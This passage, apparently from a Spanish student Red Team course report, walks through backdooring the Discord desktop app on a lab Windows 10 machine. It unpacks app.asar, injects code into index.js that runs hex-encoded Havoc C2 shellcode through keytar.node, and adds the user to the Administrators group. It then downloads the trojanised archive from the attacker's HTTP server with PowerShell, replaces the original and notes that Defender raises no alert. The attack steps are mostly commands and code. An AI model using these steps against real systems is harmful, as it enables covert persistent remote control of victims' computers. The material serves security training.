
Para ello, en Havoc, habilitaremos un puerto de escucha específico nombrado **listen\_discord**:



Creamos el Payload con formato Windows Shellcode llamado **discord.bin**. También debemos disponer del fichero **app.asar**, correspondiente a las configuraciones de la aplicación y del módulo **keytar.node** para realizar las primeras modificaciones.



Para modificar el fichero, debemos extraer el contenido del módulo .asar en el directorio que nombraremos **unpacked** con el siguiente comando en consola asar extract app.asar unpacked. Dentro del directorio, en el fichero **package.json**, identificaremos el fichero a modificar, el cual será **"main": "app\_bootstrap/index.js"**.



Ya en el directorio **app\_bootstrap** modificaremos el fichero **index.js** y sumaremos el módulo **keytar.node**.


En el fichero **index.js** sumaremos las siguientes líneas luego de la directiva **"use strict"**:

const scexec = require('./keytar.node')


const buf = Buffer.from([‘binario discord.bin en HEX’]);

scexec.run\_array(Array.from(buf));


Aplicamos las modificaciones y guardamos los cambios del fichero.



Previamente a esta modificación, nos hemos respaldado en la herramienta **HxD** para convertir el binario en hexadecimal.



Desde consola validamos los cambios en el fichero con el comando head index.js




Ya realizadas las modificaciones, resta empaquetar nuevamente el .asar y reemplazar el fichero original desde consola con el comando asar pack unpacked app.asar



Desde la consola en Havoc, realizaremos las modificaciones correspondientes.


* Conociendo el usuario, buscamos escalar privilegios con el comando para minimizar inconvenientes en el proceso

addusertogroup -Group "Administradores" -Member "maxi"




* Utilizaremos el módulo de **powershell** para descargar el fichero modificado, para ello también levantaremos un servidor local en nuestro Debian con el comando

python3 -m http.server 80




* Desde Havoc descargamos el fichero lanzando

powershell curl -o app.asar http://192.168.142.130/




* Para evitar conflictos con el nuevo fichero, removemos el fichero existente **app.asar**

powershell rm C:/Users/maxi/AppData/Local/Discord/app-1.0.9191/resources/app.asar




* Nos posicionamos en el directorio de descargas:



* Conociendo la ruta habitual de instalación de la APP Discord, movemos el fichero modificado al directorio **resources** forzando la acción:



powershell mv app.asar C:/Users/maxi/AppData/Local/Discord/app-1.0.9191/resources -Force




Ya completo el procedimiento, aguardamos el inicio de la APP por parte del usuario.

Observaciones en la maquina victima:


Una vez activo el antivirus, Defender detecta el ejecutable **horarios.exe** y lo elimina. Al lanzar la APP Discord, el antivirus no acusa alertas por el cambio que hemos realizado, es un indicio que las modificaciones se han realizado de manera correcta.




En este punto logamos infectar de manera correcta la máquina víctima, ya que podemos manipularla desde nuestro C&C.



Podemos visualizar en Havoc el proceso **Discord.exe** conectado a la WORKSTATION01. Lanzaremos algunos comandos validando la intrusión correcta a la máquina víctima.





# Resumen

En esta práctica pretende poner en evidencia los conocimientos y herramientas adquiridas en el módulo de Red Team.

* Para el ejercicio 1 se abordó la compañía Oppo, realizando un reconocimiento de activos de manera pasiva y activa, se realizó OSINT de fuentes abiertas.
* Para el ejercicio 2 se vulneró una maquina Windows 10 desde una maquina Debian, utilizando Havoc como C&C. Se analizó diferentes alternativas de APP a vulnerar desde el repositorio sugerido, pero solo fue efectiva la acción con Discord.

### Herramientas

Se utilizaron las siguientes herramientas:

* Google -web
* LinkedIn
* Shodan -web
* Wappalyzer -web
* Hurricane Electric -web
* Cero -Kali
* Nmap -Kali
* Greenbone
* Windows10 -WMware
* Debian -WMware
* Havoc
* HxD

Se adjunta con la práctica el directorio **recursos**, con evidencias del avance:

* evidencia\_ejercicio2.zip (pass > qweasd123)
* myoppo\_greenbone.pdf
* oppo\_greenbone.pdf